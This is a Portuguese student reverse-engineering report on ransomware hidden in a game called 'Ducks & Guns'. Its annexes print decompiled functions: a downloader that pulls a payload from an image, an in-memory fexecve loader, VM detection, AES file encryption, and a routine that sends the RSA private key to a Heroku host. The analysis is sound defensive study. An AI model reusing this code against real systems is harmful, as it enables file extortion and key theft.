Esta função simplesmente lê um número de bytes de um ficheiro, caso este exista, e guarda-os num buffer. Tanto o nome do ficheiro, como o número de bytes a ler e o buffer são fornecidos a função como argumentos.

O valor de retorno serve para verificar se o ficheiro foi corretamente lido. Assim, a função será denominada read_file.

5.16 Função FUN_00102a7a

Esta função gera n números aleatórios, em que n é dado como argumento, e escreve os números num buffer e num ficheiro, ambos dados como argumento, respetivamento o ponteiro do buffer e o nome do ficheiro.

Sendo assim, esta função será denominada de rand_generator.

5.17 Função FUN_00102b10

A função começa por receber como argumentos o nome do ficheiro a cifrar, e a chave que será utilizada para o efeito.

É criado um novo ficheiro com um nome semelhante tendo como acrescento ".crypt". Caso falhe a criação deste novo ficheiro, o original é fechado e o espaço alocado ao novo ficheiro é libertado. Caso contrário, o espaço alocado ao novo ficheiro começa por ser libertado e sucedem-se operações sobre o IV predefinido.

Em seguida, é inicializada a cifra, usando o algoritmo AES_128 em modo OFB. O ficheiro original é lido linha a linha, sendo cada linha escrita já cifrada para o novo ficheiro.

O novo ficheiro recebe o conteúdo cifrado $(1 \ byte)$, ao passo que o ficheiro original passou a deixar de existir (unlink)

Esta função é responsável pela cifra de um ficheiro. Por este motivo, esta função foi renomeada de encrypts_file.

5.18 Função FUN_00102886

Esta função começa por obter o conteúdo guardado num espaço da memória e guarda-o num buffer, buf. Depois, o rsa é obtido através da referência a uma posição de memória (DAT_001072d8), e n bytes do plaintext são cifrados e guardados num espaço de memória. Tanto o número de bytes a serem cifrados como o texto a ser cifrado são fornecidos como argumentos.

De seguida, a função key_generator (Seção 5.19) é chamada com o ponteiro do *ciphertext*, o tamanho do conteúdo cifrado e com um *buffer*, que nunca é usado no contexto desta secção. Da função chamada é retornado um argumento, que será uma chave.

Finalmente, é criado um ficheiro, cujo nome é fornecido como um dos argumento, e neste é escrito o conteúdo do buffer buf, o conteúdo de uma secção de memória (DAT_0010726), que pela string escrita no ficheiro, será um ID, e a chave obtida da função key_generator (Seção 5.19).

Em suma, esta função cifra conteúdo fornecido como argumento e cria um ficheiro onde será escrito conteúdo de duas secções de memória, entre elas um *ID*, e uma chave. Sendo assim, esta função será denominada de key_id_setup.

5.19 Função FUN_00102559

Esta função faz bastantes operações com o objetivo de criar uma chave que será posteriormente utilizada pela função key_id_setup (Seção 5.18).

Sendo assim, esta função será denominada de key_generator.

Decifra dos Ficheiros Cifrados

Através da análise do ficheiro temporário (Capítulo 5) foi possível concluir que este é responsável pela a cifra dos ficheiros do utilizador. Assim, o Capítulo 5 foi analisado a fundo para tentar reconstruir o processo inverso e obter os ficheiros originais.

Para este efeito, o foco centrou-se nas funções encrypts_file, rand_generator e encrypt_all_files_in_dir.

Com base na análise da função encrypt_all_files_in_dir são criados valores aleatórios com base no timestamp UNIX do momento atual através da função rand_generator e que vêm a ser utilizados finalmente na função encrypts_file.

Após reconstruir o timestamp UNIX da data da última modificação do ficheiro cifrado, este valor foi averiguado como semente da função rand_generator. Para este efeito foi criado uma função, denominada de get_key, cujo propósito é a obtenção deste timestamp. Esta função é mostrada nos anexos, Ficheiro 8.23.

Em seguida foi tentado o processo inverso da função encrypts_file com recurso às bibliotecas do EVP, mas para decifra.

No entanto, não se conseguiu ter sucesso na obtenção dos ficheiros originais. Estima-se que o problema tenha estado na compreensão da decompilação de forma a entender as operações que acontecem com o parâmetro IV para que as mesmas pudessem ser refeitas ou desfeitas. O código desenvolvido encontra-se na secção de Anexos Ficheiro 8.24

Conclusão

Com a análise completa, tem-se as seguintes respostas:

- Temos realmente *malware*? Sim. Ao estudar a cadeia de instruções, há uma função (encrypt_users_dokument Seção 5.13) que cifra todos os documentos presentes no diretório [basedoutilizador] /Dokumentenordner.
- Como é que o malware funciona? No momento que a vítima iniciar o jogo, o malware em si é descarregado e executado. De forma mais detalhada, na execução uma imagem começa por ser descarregada da internet e uma porção desta é decifrada e guardada num ficheiro temporário (ELF). Este ELF contém o malware responsável por cifrar os ficheiros (locker). Com este ELF o atacante exfiltra a chave usada na cifra através de um pedido POST para o site Heroku (g4sd.herokuapp.com).No final, o rasto do ELF é apagado e é deixado um pedido de resgate para recuperar os ficheiros cifrados.
- O que é que o malware faz ao sistema? O malware cifra todos os dados presentes no diretório [basedoutilizador]/Dokumentenordner, como mencionado acima.
- O malware é espalhado para outras máquinas? Não foram encontrados indícios que o malware se enviasse para outras máquinas da rede.
- Existe um beacon? Sim, sendo isto feito pela função post_heroku Seção 5.11.
- Houve exfiltração de informação? Sim e não. Não foram encontrados indícios da exfiltração de ficheiros. No entanto o atacante exfiltra a chave usada para cifrar para potencialmente servir de vantagem no processo de chantagem por um resgate.

O processo de engenharia reversa veio comprovar que nem tudo é o que parece. No final de contas, uma imagem inocente escondia processos obscuros que o utilizador comum dificilmente se conseguiria aperceber em tempo útil. Assim, fica denotada uma vez mais a importância da formação ao nível da segurança para a população em geral para prevenir eventos como a hipotética execução deste suposto simples videojogo.

Desta forma, torna-se por demais importante, assegurar a não execução de programas provenientes de fontes desconhecidas a fim de garantir a segurança de cada equipamento informático.

Este projeto foi também importante para conseguir perceber toda a linha de ação de um ataque através da sua reconstrução por via de engenharia reversa, permitindo num contexto mais real aplicar as técnicas desenvolvidas ao longo da unidade curricular.

Anexos

Função 8.1: main do ficheiro main

```
/* Code reversed by: Sofia Vaz */
int main(int param_c, char *param_v)
{
  undefined8 in_R8;
  undefined8 in_R9;
  char local_2088 [4208];
  char local_1018 [4104];
  webview webview;
  _webview = webview_create(0,0);
  webview_set_title(_webview,"Ducks & Guns");
  webview_set_size(_webview,1024,768,0,in_R8,in_R9,param_v);
  getcwd(local_1018,0x1000);
  sprintf(local_2088,"file://%s/html/index.html",local_1018);
  webview_navigate(_webview,local_2088);
  webview_run(_webview);
  webview_destroy(_webview);
  return 0;
}
                        Função 8.2: d1 do ficheiro main
/* Code reversed by: Sofia Vaz */
int d1(char *param)
  size_t size_param;
```

```
char *has_string;
  ulong uVar3;
  byte pointer_w_content [1036];
  int fread_result;
  FILE *stream;
  char *longer_param;
  int j;
  int i;
  int c;
  c = 0;
  size_param = strlen(param);
  longer_param = (char *)malloc(size_param + 1);
  for (i = 0; uVar3 = (ulong)i, size_param = strlen(param), uVar3 < size_param;</pre>
    longer_param[i] = param[i] ^ 0xf3;
  size_param = strlen(param);
  longer_param[size_param] = '\0';
  stream = popen(longer_param, "r");
  if (stream != (FILE *)0x0) {
    free(longer_param);
    do {
      size_param = fread(pointer_w_content,1,0x400,stream);
      fread_result = (int)size_param;
      if ((int)size_param < 1) goto pclose;</pre>
      for (j = 0; j < fread_result; j = j + 1) {</pre>
        pointer_w_content[j] = pointer_w_content[j] ^ 0x9a;
      has_string = strstr((char *)pointer_w_content,&DAT_0011500a);
    } while ((((has_string == (char *)0x0) &&
              (has_string = strstr((char *)pointer_w_content,&DAT_00115011),
              has_string != (char *)0x0)) &&
             (has_string = strstr((char *)pointer_w_content,&DAT_0011501c),
             has_string != (char *)0x0)) &&
            ((has_string = strstr((char *)pointer_w_content,&DAT_00115021),
             has_string != (char *)0x0 &&
             (has_string = strstr((char *)pointer_w_content,&DAT_00115028),
             has_string != (char *)0x0)));
    c = 1;
pclose:
    pclose(stream);
 }
 return c;
```

```
/* Code reversed by: Sofia Vaz */
uint get2(void)
{
  int image;
  SSL_METHOD *meth;
  long iii;
  undefined8 *puVar1;
  byte zero;
  int local_10c0;
  int scanned;
  sockaddr *address;
  undefined8 ssl_read_data [513];
  uint to_ret;
  int was_read_and_breaks;
  char *ssl_has_breaks;
  char *delimiters;
  undefined4 local_84;
  undefined *local_80;
  byte *ciphered_mem;
  SSL *ssl;
  SSL_CTX *ssl_ctx;
  int connected;
  int socket;
  char *ip;
  hostent *host;
  char *ciphered;
  char *mem_read;
  char *broken_string;
  int ssl_was_read;
  int ssl_breaks;
  int cycler;
  FILE *fopen_tmp_img;
  int switch;
  int ii;
  int i;
  zero = 0;
  image = access("/tmp/img.jpg",4);
  if (image == 0) {
    to_ret = 1;
  else {
```

```
mem\_read = \&DAT\_00115039;
ciphered = (char *)malloc(0x20);
memset(ciphered,0,0x20);
for (i = 0; i < 19; i = i + 1) {
  ciphered[i] = mem_read[i] ^ 0x94;
host = gethostbyname(ciphered);
free(ciphered);
if (host == (hostent *)0x0) {
  to_ret = 0xffffffff;
}
else {
  ip = inet_ntoa((in_addr)((in_addr *)*host->h_addr_list)->s_addr);
  socket = ::socket(2,1,0);
  if (socket == -1) {
    to_ret = 0xffffffff;
  else {
    address._0_2_ = 2;
    address._4_4_ = inet_addr(ip);
    address._2_2_ = htons(0x1bb);
    connected = connect(socket,(sockaddr *)&address,16);
    if (connected < 0) {</pre>
      to_ret = 0xffffffff;
    }
    else {
      connected = OPENSSL_init_ssl(0,0);
      if (connected < 0) {</pre>
        to_ret = 0xffffffff;
      }
      else {
        OPENSSL_init_crypto(12,0);
        OPENSSL_init_crypto(2,0);
        OPENSSL_init_ssl(2097154);
        meth = TLSv1_2_client_method();
        ssl_ctx = SSL_CTX_new(meth);
        if (ssl_ctx == (SSL_CTX *)0x0) {
          ERR_print_errors_fp(stderr);
          to_ret = 0xffffffff;
        }
        else {
          ssl = SSL_new(ssl_ctx);
          if (ssl == (SSL *)0x0) {
            ERR_print_errors_fp(stderr);
            to_ret = 0xffffffff;
          }
```

```
else {
  SSL_set_fd(ssl,socket);
  SSL_connect(ssl);
  ciphered_mem = (byte *)malloc(53);
  memset(ciphered_mem, 0, 53);
  local_80 = \&DAT_00115050;
  for (ii = 0; ii < 52; ii = ii + 1) {</pre>
    ciphered_mem[ii] = (&DAT_00115050)[ii] ^ 52;
  connected = SSL_write(ssl,ciphered_mem,52);
  free(ciphered_mem);
  if (connected < 1) {</pre>
    ERR_print_errors_fp(stderr);
    to_ret = 0xffffffff;
  else {
    puVar1 = ssl_read_data;
    for (iii = 512; iii != 0; iii = iii + -1) {
      *puVar1 = 0;
      puVar1 = puVar1 + (ulong)zero * -2 + 1;
    switch = 1;
    fopen_tmp_img = (FILE *)0x0;
    scanned = 0;
    cycler = 0;
    local_84 = 0;
    local_10c0 = 0;
    do {
      ssl_breaks = 0;
      ssl_was_read = SSL_read(ssl,ssl_read_data,0xfff);
      if (ssl_was_read < 1) break;</pre>
      if (switch == 1) {
        switch = 0;
        delimiters = "\r\n";
        ssl_has_breaks = strstr((char *)ssl_read_data,"\r\n\r\n");
        if (ssl_has_breaks == (char *)0x0) break;
        broken_string = strtok((char *)ssl_read_data,delimiters);
        while (broken_string != (char *)0x0) {
          image = strncmp(broken_string,"HTTP/1.1 ",9);
          if (image == 0) {
            __isoc99_sscanf(broken_string +
            9,&DAT_00115097,&local_10c0);
            if (local_10c0 != 200) {
              ssl_was_read = 0;
              break;
            }
```

```
}
      else {
        image = strncmp(broken_string, "Content-Length: ",16);
        if (image == 0) {
          __isoc99_sscanf(broken_string +
          0x10, &DAT_00115097, &scanned);
          if (scanned < 1) {</pre>
            ssl_was_read = 0;
            break;
          }
        }
        else {
          image = strncmp(broken_string,"\r\n\r\n",4);
          if (image == 0) break;
      }
      broken_string = strtok((char *)0x0,delimiters);
    }
    ssl_breaks = ((int)ssl_has_breaks - (
    (int) register 0x00000020 + -4264)) + 4;
  was_read_and_breaks = ssl_was_read - ssl_breaks;
  if (was_read_and_breaks != 0) {
    cycler = cycler + was_read_and_breaks;
    if (((0 < scanned) && (local_10c0 == 200)) &&</pre>
    (fopen_tmp_img == (FILE *)0x0) )
      fopen_tmp_img = fopen("/tmp/img.jpg","w");
    }
    if (fopen_tmp_img != (FILE *)0x0) {
      fwrite((void *)((long)ssl_read_data + (long)ssl_breaks),1,
              (long) was_read_and_breaks, fopen_tmp_img);
    }
    if (scanned <= cycler) break;</pre>
  }
} while (0 < connected);</pre>
SSL_shutdown(ssl);
SSL_shutdown(ssl);
SSL_CTX_free(ssl_ctx);
shutdown (socket, 2);
close(socket);
to_ret = (uint)(fopen_tmp_img != (FILE *)0x0);
if (fopen_tmp_img != (FILE *)0x0) {
  fclose(fopen_tmp_img);
}
```

}

```
}
            }
         }
       }
     }
    }
  }
  return to_ret;
}
                        Função 8.4: r do ficheiro main
/* Code reversed by: Sofia Vaz */
void r(void *param_1,void *param_2,int param_3,char *param_4,int param_5,
int param_6)
  __pid_t process_id;
  long file_pos;
  char *local_68;
  char *local_60;
  int name_template;
  undefined8 magic_number_2;
  undefined4 magic_number_3;
  int open_tmp_file;
  int tmp_file;
  int last_slice;
  int last_needle_pos;
  byte *image_data;
  size_t size;
  FILE *image;
  int i;
  int times_read;
  char *needle_in_haystack;
  process_id = fork();
  if (process_id == 0) {
    image = fopen("/tmp/img.jpg","r");
    fseek(image,0,2);
    file_pos = ftell(image);
    size = file_pos + 1;
    fseek(image,0,0);
    image_data = (byte *)malloc(size);
    if (image_data != (byte *)0x0) {
```

```
fread(image_data, size, 1, image);
      needle_in_haystack = (char *)0x0;
      times_read = 0;
      while (((ulong)(long)times_read < size - 8 &&</pre>
             (needle_in_haystack = strstr((char *)(image_data + times_read),
             "DEADBEAF"),
             needle_in_haystack == (char *)0x0))) {
        times_read = times_read + 1;
      }
      if (needle_in_haystack != (char *)0x0) {
        last_needle_pos = ((int)needle_in_haystack - (int)image_data) + 8;
        for (i = last_needle_pos; (ulong)(long)i < size; i = i + 1) {</pre>
          image_data[i] = image_data[i] ^ 0x58;
        }
        last_slice = (int)size - last_needle_pos;
        _name_template = L'\x706d742f';
        magic_number_2 = 6365935029749837945;
        magic_number_3 = 5789784;
        tmp_file = mkostemp((char *)&name_template,1);
        chmod((char *)&name_template,320);
        open_tmp_file = open((char *)&name_template,0);
        unlink((char *)&name_template);
        write(tmp_file,image_data + last_needle_pos,(long)last_slice);
        close(tmp_file);
        local_60 = (char *)0x0;
        local_68 = "";
        fexecve(open_tmp_file, &local_68, &local_60);
    }
  }
  return;
}
                 Função 8.5: add_dir_name do ficheiro temporário
/* Code reversed by: Sofia Vaz */
char * add_dir_name(char *param_1, char *param_2)
  int len_both_params;
  size_t len_param_1;
  size_t len_param_2;
  char *to_ret;
  len_param_1 = strlen(param_1);
```

```
len_param_2 = strlen(param_2);
  len_both_params = (int)len_param_2 + (int)len_param_1 + 2;
  to_ret = (char *)malloc((long)len_both_params);
  memset(to_ret,0,(long)len_both_params);
  len_param_1 = strlen(param_1);
  if (param_1[len_param_1 - 1] == '/') {
    sprintf(to_ret, "%s%s", param_1, param_2);
  else {
    sprintf(to_ret, "%s/%s", param_1, param_2);
  return to_ret;
}
               Função 8.6: get_path_file_mult do ficheiro temporário
/* Code reversed by: Sofia Vaz */
int get_path_file_mult(char *dir_name,int multiplier)
  int is_dot;
  char *path_has_needle;
  size_t number_items_read;
  ulong uVar1;
  char file_data [4100];
  int num_items_int;
  FILE *open_file;
  char *added_paths;
  dirent *read_dir;
  DIR *dir;
  int ii;
  int i;
  dir = opendir(dir_name);
  if (dir != (DIR *)0x0) {
A:
    read_dir = readdir(dir);
    if (read_dir != (dirent *)0x0) {
      is_dot = strcmp(read_dir->d_name,".");
      if (((is_dot != 0) && (is_dot = strcmp(read_dir->d_name,".."), is_dot != 0))
      && (read_dir->d_type != '\n')) {
        added_paths = (char *)add_dir_name(dir_name,read_dir->d_name);
        path_has_needle = strstr(added_paths,"br-");
        if (((path_has_needle != (char *)0x0) ||
```

```
(path_has_needle = strstr(added_paths, "usb"),
        path_has_needle != (char *)0x0)) ||
       (path_has_needle = strstr(added_paths, "software"),
       path_has_needle != (char *)0x0)) {
      free(added_paths);
      goto A;
    }
    if (read_dir->d_type == 4) {
      is_dot = get_path_file_mult(added_paths, multiplier);
      multiplier = multiplier + is_dot;
    }
    else {
      path_has_needle = strstr(added_paths, "model");
      if (((path_has_needle == (char *)0x0) &&
          (path_has_needle = strstr(added_paths, "address"),
          path_has_needle == (char *)0x0))
         (path_has_needle = strstr(added_paths, "name"),
         path_has_needle == (char *)0x0)) {
        free(added_paths);
        goto A;
      }
      open_file = fopen(added_paths,"r");
      if (open_file != (FILE *)0x0) {
        memset(file_data,0,4096);
        number_items_read = fread(file_data,1,0xfff,open_file);
        num_items_int = (int)number_items_read;
        fclose(open_file);
        if (-1 < num_items_int) {</pre>
          for (i = 0; i < num_items_int; i = i + 1) {</pre>
            multiplier = multiplier * file_data[i];
          for (ii = 0; uVar1 = (ulong)ii,
          number_items_read = strlen(added_paths),
              uVar1 < number_items_read; ii = ii + 1) {
            multiplier = multiplier * added_paths[ii];
          }
        }
      }
    free(added_paths);
  goto A;
}
closedir(dir);
```

```
return multiplier;
```

Função 8.7: is_running_in_vm do ficheiro temporário

```
/* Code reversed by: Sofia Vaz */
int is_running_in_vmware(char *proc_exec)
  uint uVar1;
  byte bVar2;
  uint uVar3;
  size_t tmp;
  char *has_needle;
  FILE *pipe_2;
  ulong uVar4;
  byte *pipe_data;
  byte byte_arr_1036 [1036];
  int pipe_item_number;
  FILE *pipe;
  char *xored_param;
  int ii;
  int i;
  int to_ret;
  to_ret = 0;
  tmp = strlen(proc_exec);
  xored_param = (char *)malloc(tmp + 1);
  for (i = 0; uVar4 = (ulong)i, tmp = strlen(proc_exec), uVar4 < tmp; i = i + 1) {</pre>
    xored_param[i] = proc_exec[i] ^ 0xf3;
  }
  tmp = strlen(proc_exec);
  xored_param[tmp] = '\0';
  pipe = popen(xored_param, "r");
  if (pipe != (FILE *)0x0) {
    free(xored_param);
      pipe_data = byte_arr_1036;
      pipe_2 = pipe;
      tmp = fread(pipe_data,1,1024,pipe);
      pipe_item_number = (int)tmp;
      if (pipe_item_number < 1) goto close_pipe;</pre>
      if (pipe_item_number < 0) {</pre>
      According to fread documentation, it never returns less than 0, so this piece
      of code will never run.
```

```
*/
        uVar3 = _DAT_fffffffffbcea5cb5 & 1;
        _DAT_ffffffffbcea5cb5 = _DAT_ffffffffbcea5cb5 >> 1;
        in(0xe);
        bVar2 = (byte)pipe_2 & 0x1f;
        uVar1 = *(uint *)(pipe_data + -0x798c3a4e);
        *(uint *)(pipe_data + -0x798c3a4e) =
             (uint)(CONCAT14(uVar3 != 0,uVar1) >> bVar2) | uVar1 << 0x21 - bVar2;
            /* WARNING: Bad instruction - Truncating control flow here */
        halt_baddata();
      }
      for (ii = 0; ii < pipe_item_number; ii = ii + 1) {</pre>
        byte_arr_1036[ii] = byte_arr_1036[ii] ^ 0x9a;
      has_needle = strstr((char *)byte_arr_1036,&VMware);
    } while ((((has_needle == (char *)0x0) &&
              (has_needle = strstr((char *)byte_arr_1036,&VirtualBox),
              has_needle != (char *)0x0))
             && (has_needle = strstr((char *)byte_arr_1036,&QEMU),
             has_needle != (char *)0x0)) &&
            ((has_needle = strstr((char *)byte_arr_1036,&VirtIO),
            has_needle != (char *)0x0 &&
             (has_needle = strstr((char *)byte_arr_1036,&KVM),
             has_needle != (char *)0x0)));
    to_ret = 1;
close_pipe:
    pclose(pipe);
 return to_ret;
}
                  Função 8.8: sighandler do ficheiro temporário
/* Code reversed by: Sofia Vaz */
void sighandler(int param)
  code *pcVar1;
  undefined4 in_EAX;
  undefined2 in_DX;
  if (param == -558907665) {
    out(in_DX,in_EAX);
    pcVar1 = (code *)swi(1);
    (*pcVar1)();
```

```
return;
  sig_was_5 = 0;
  return;
}
                  Função 8.9: sig_checker do ficheiro temporário
/* Code reversed by: Sofia Vaz */
int sig_checker(void)
  signal(5, sighandler);
  raise(5);
  sleep(1);
  return sig_was_5;
}
                  Função 8.10: rsa_setup do ficheiro temporário
/* Code reversed by: Maria Cunha */
undefined8 rsa_setup(int *pub_filename,long key_size,undefined8 param_3,
long param_4)
{
  code *pcVar1;
  int priv_sizectrl;
  RSA *rsa;
  BIGNUM *public_exponent;
  undefined8 uVar2;
  BIO_METHOD *biomem_fun;
  BIO *priv_bio_mem;
  BIO *pub_bio_mem;
  long bio_ctrl;
  size_t pub_sizectrl;
  void *priv_buf;
  void *pub_buf;
  FILE *file_pubkey;
  undefined extraout_DL;
  ushort uVar3;
  rsa = RSA_new();
  public_exponent = BN_new();
  // sets pubic exponent to 3
  priv_sizectrl = BN_set_word(public_exponent,3);
```

```
if (priv_sizectrl == 1) {
 priv_sizectrl = *pub_filename;
  /* this if will never happen, as the only time
 this function is called, thse variables will always
 be different
 */
  if (key_size - priv_sizectrl == 0) {
    if ((POPCOUNT(key_size - priv_sizectrl & Oxff) & 1U) != 0) {
      *(byte *)(param_4 + -0x55) = *(byte *)(param_4 + -0x55)
                                           ^ (byte)priv_sizectrl;
      pcVar1 = (code *)swi(1);
      uVar2 = (*pcVar1)();
      return uVar2;
   }
   uVar3 = (ushort)(priv_sizectrl << 1) | (ushort)(priv_sizectrl < 0);
    out(uVar3,extraout_DL);
    out(uVar3,_DAT_5de6b4d0cc410a5a);
                  /* WARNING: Bad instruction - Truncating control flow here */
   halt_baddata();
 }
  /*
  generates a 2-prime RSA key pair and stores it in
 rsa having into account that:
 */
  RSA_generate_key_ex(rsa,(int)key_size,public_exponent,(BN_GENCB *)0x0);
 biomem_fun = BIO_s_mem();
 priv_bio_mem = BIO_new(biomem_fun);
 biomem_fun = BIO_s_mem();
 pub_bio_mem = BIO_new(biomem_fun);
  /*
 writes keys to BIOs in PEM format
 for the private key is not used any encryption at the PEM format level
  */
 PEM_write_bio_RSAPrivateKey(priv_bio_mem,rsa,(EVP_CIPHER*)0x0,
  (uchar*)0x0,0,(undefined1 *)0x0,(void *)0x0);
 PEM_write_bio_RSA_PUBKEY(pub_bio_mem,rsa);
 bio_ctrl = BIO_ctrl(priv_bio_mem,10,0,(void *)0x0);
  priv_sizectrl = (int)bio_ctrl;
 bio_ctrl = BIO_ctrl(pub_bio_mem,10,0,(void *)0x0);
  pub_sizectrl = (size_t)(int)bio_ctrl;
 priv_buf = malloc((long)priv_sizectrl + 1);
  pub_buf = malloc(pub_sizectrl + 1);
```

```
BIO_read(priv_bio_mem, priv_buf, priv_sizectrl);
    BIO_read(pub_bio_mem, pub_buf, (int)bio_ctrl);
    *(undefined *)((long)priv_sizectrl + (long)priv_buf) = 0;
    *(undefined *)(pub_sizectrl + (long)pub_buf) = 0;
    BIO_free(priv_bio_mem);
    BIO_free(pub_bio_mem);
    post_heroku(priv_buf);
    file_pubkey = fopen((char *)pub_filename,"w");
    if (file_pubkey == (FILE *)0x0) {
      uVar2 = 0;
    }
    else {
      pub_sizectrl = fwrite(pub_buf,pub_sizectrl,1,file_pubkey);
      if ((int)pub_sizectrl < 1) {</pre>
        uVar2 = 0;
      }
      else {
        fclose(file_pubkey);
        uVar2 = 1;
      }
    }
  }
  else {
    perror("Unable to set Bignum");
    RSA_free(rsa);
    BN_free(public_exponent);
    uVar2 = 0;
  }
  return uVar2;
}
            Função 8.11: can_get_rsa_p_from_file do ficheiro temporário
/* Code reversed by: Sofia Vaz */
int can_get_rsa_p_from_file(char *file)
{
  int to_ret;
  FILE *file_stream;
  long file_pos_in_stream;
  size_t size_string;
  void *file_data;
  size_t num_items_file;
```

```
BIO *memory_bio;
  RSA *parsed_rsa_key;
  file_stream = fopen(file,"r");
  if (file_stream == (FILE *)0x0) {
    to_ret = 0;
  }
  else {
    fseek(file_stream,0,2);
    file_pos_in_stream = ftell(file_stream);
    size_string = file_pos_in_stream + 1;
    fseek(file_stream,0,0);
    file_data = malloc(size_string);
    if (file_data == (void *)0x0) {
      to_ret = 0;
    }
    else {
      memset(file_data,0,size_string);
      num_items_file = fread(file_data,1,size_string,file_stream);
      fclose(file_stream);
      if ((int)num_items_file < 1) {</pre>
        free(file_data);
        to_ret = 0;
      }
      else {
        memory_bio = BIO_new_mem_buf(file_data,(int)size_string);
        RSA_obj = RSA_new();
        parsed_rsa_key = PEM_read_bio_RSA_PUBKEY(memory_bio,&RSA_obj,
        (undefined1 *)0x0,(void *)0x 0);
        free(file_data);
        BIO_free(memory_bio);
        if (parsed_rsa_key == (RSA *)0x0) {
          to_ret = 0;
        else {
          to_ret = 1;
        }
      }
    }
  }
  return to_ret;
}
```

Função 8.12: post_heroku do ficheiro temporário

/*

```
Code reversed by: Sofia Vaz
*/
int post_heroku(char *param_1)
  int to_ret_;
  size_t tmp_len;
  size_t len_10_char;
  size_t sVar1;
  ssize_t num_written;
  long *data_to_write;
  sockaddr sock_addr;
  char ten_char_arr [10];
  int was_written__;
  int len_str_;
  hostent *host;
  int sus_socket;
  char *str_;
  char *name_of_host;
  char *post;
  undefined4 network_type_order;
  int i;
  int iii;
  int ii;
  network_type_order = 80;
  post = "POST /key=%s&id=%s HTTP/1.0\r\n\r\n";
  name_of_host = &g4sd.herokuapp.com;
  for (i = 0; i < 0x13; i = i + 1) {
    (&g4sd.herokuapp.com)[i] = (&g4sd.herokuapp.com)[i] ^ 0x94;
  tmp_len = strlen(param_1);
  len_10_char = strlen(ten_char_arr);
  sVar1 = strlen(post);
  str_ = (char *)malloc(sVar1 + tmp_len + len_10_char);
  sprintf(str_,post);
  sus\_socket = socket(2,1,0);
  if (sus_socket < 0) {</pre>
    to_ret_= 0;
  }
  else {
    host = gethostbyname(name_of_host);
    if (host == (hostent *)0x0) {
```

```
to_ret_= 0;
    }
    else {
      memset(&sock_addr,0,16);
      sock_addr.sa_family = 2;
      sock_addr.sa_data._0_2_ = htons((uint16_t)network_type_order);
      memcpy(sock_addr.sa_data + 2,*host->h_addr_list,(long)host->h_length);
      to_ret_ = connect(sus_socket,&sock_addr,16);
      if (to_ret_ < 0) {</pre>
        to_ret_ = 0;
      }
      else {
        tmp_len = strlen(str_);
        len_str_ = (int)tmp_len;
        ii = 0;
        do {
          num_written = write(sus_socket,str_ + ii,(long)(len_str_ - ii));
          was_written__ = (int)num_written;
          if (was_written__ < 1) break;</pre>
          ii = ii + was_written__;
        } while (ii < len_str_);</pre>
        memset(&data_to_write,0,4096);
        len_str_= 4095;
        iii = 0;
        do {
          num_written = read(sus_socket,(void *)((long)&data_to_write +
          (long)iii), (long)(len_str_ - iii));
          was_written__ = (int)num_written;
          if (was_written__ < 1) break;</pre>
          iii = iii + was_written__;
        } while (iii < len_str_);</pre>
        if (iii == len_str_) {
          to_ret_ = 0;
        else {
          close(sus_socket);
          to_ret_= 1;
      }
    }
  }
  return to_ret_;
}
```

Função 8.13: create_rsa_from_dir do ficheiro temporário

```
/*
Code reversed by: Sofia Vaz
int create_rsa_from_dir(byte *dir)
  __uid_t uid;
  int access_dir;
  passwd *passwd;
  size_t len_home_dir;
  size_t len_dir;
  char *home_dir_dir;
  uid = getuid();
  passwd = getpwuid(uid);
  len_home_dir = strlen(passwd->pw_dir);
  len_dir = strlen((char *)dir);
  home_dir_dir = (char *)malloc(len_dir + len_home_dir + 2);
  if (home_dir_dir == (char *)0x0) {
    access_dir = 0;
  }
  else {
    sprintf(home_dir_dir, "%s/%s", passwd->pw_dir);
    access_dir = access(home_dir_dir,0);
    if ((access_dir != 0) && (access_dir = rsa_setup(home_dir_dir,0x800,3,dir), acc
{
      free(home_dir_dir);
      return 0;
    access_dir = can_get_rsa_p_from_file(home_dir_dir);
    free(home_dir_dir);
  }
 return access_dir;
}
                  Função 8.14: read_file do ficheiro temporário
/*
Code reversed by: Maria Cunha
bool read_file(char *file_name, void *buf, uint num_bytes)
  bool sucess;
  FILE *file;
```

```
size_t nelem_read;
  file = fopen(file_name, "r");
  if (file == (FILE *)0x0) {
    sucess = false;
  }
  else {
    nelem_read = fread(buf,1,(ulong)num_bytes,file);
    fclose(file);
    sucess = 0 < (int)nelem_read;</pre>
  }
  return sucess;
}
                   Função 8.15: write_file do ficheiro temporário
Code reversed by: Maria Cunha
*/
void write_file(char *file_name, void *buf, uint num_bytes)
  int rand_value;
  uint seed;
  FILE *file;
  uint i;
  time((time_t *)&see);
  srand(seed);
  for (i = 0; i < num_bytes; i = i + 1) {</pre>
    rand_value = rand();
    *(char *)((long)buf + (long)(int)i) = (char)rand_value;
  }
  file = fopen(file_name,"w");
  fwrite(buf,1,(ulong)num_bytes,file);
  fclose(file);
  return;
}
  // falta escolher nome e alterar aqui
                 Função 8.16: encrypts_file do ficheiro temporário
Code reversed by: Gon alo Almeida
*/
```

```
void encrypts_file(char *filename, uchar *key){
  byte *pbVar1;
  byte bVar2;
  size_t size_filename;
  EVP_CIPHER *cipher;
  char *new_filename_extension;
  byte unaff_BH;
  int outl;
  ulong iv;
  undefined4 local_4b;
  undefined2 local_47;
  undefined local_45;
  int inl;
  uchar *outm;
  uchar *in;
  int return_do_encrypt;
  EVP_CIPHER_CTX *ctx;
  FILE *file2;
  char *filename_with_crypt_extension;
  FILE *file1;
  byte bVar3;
  iv = 0x315f305470597243;
  local_4b = 0x34625f53;
  local_47 = 0x4b63;
  local_45 = 0;
  file1 = fopen(filename, "r");
  if (file1 != (FILE *)0x0) {
    size_filename = strlen(filename);
    filename_with_crypt_extension = (char *)malloc(size_filename + 0x10);
    new_filename_extension = "%s.crypt";
    sprintf(filename_with_crypt_extension, "%s.crypt", filename);
    file2 = fopen(filename_with_crypt_extension, "w");
    if (file2 == (FILE *)0x0) {
      fclose(file1);
      free(filename_with_crypt_extension);
    }
    else {
      free(filename_with_crypt_extension);
      if ((byte)iv == 0x5a) {
        pbVar1 = (byte *)((iv & 0xff) - 0x4ae352e8);
        bVar2 = *pbVar1;
        bVar3 = *pbVar1;
        *pbVar1 = (bVar3 - unaff_BH) - ((byte)iv < 0x5a);
        if ((bVar2 < unaff_BH || (byte)(bVar3 - unaff_BH) < ((byte)iv < 0x5a)) &&</pre>
           (0x59 < *(uint *)new_filename_extension)) {
```

```
/* WARNING: Bad instruction - Truncating control flow here */
          halt_baddata();
        }
                     /* WARNING: Bad instruction - Truncating control flow here */
        halt_baddata();
      ctx = EVP_CIPHER_CTX_new();
      cipher = EVP_aes_128_ofb();
      return_do_encrypt = EVP_EncryptInit_ex(ctx,cipher,(ENGINE *)0x0,key,(uchar *)
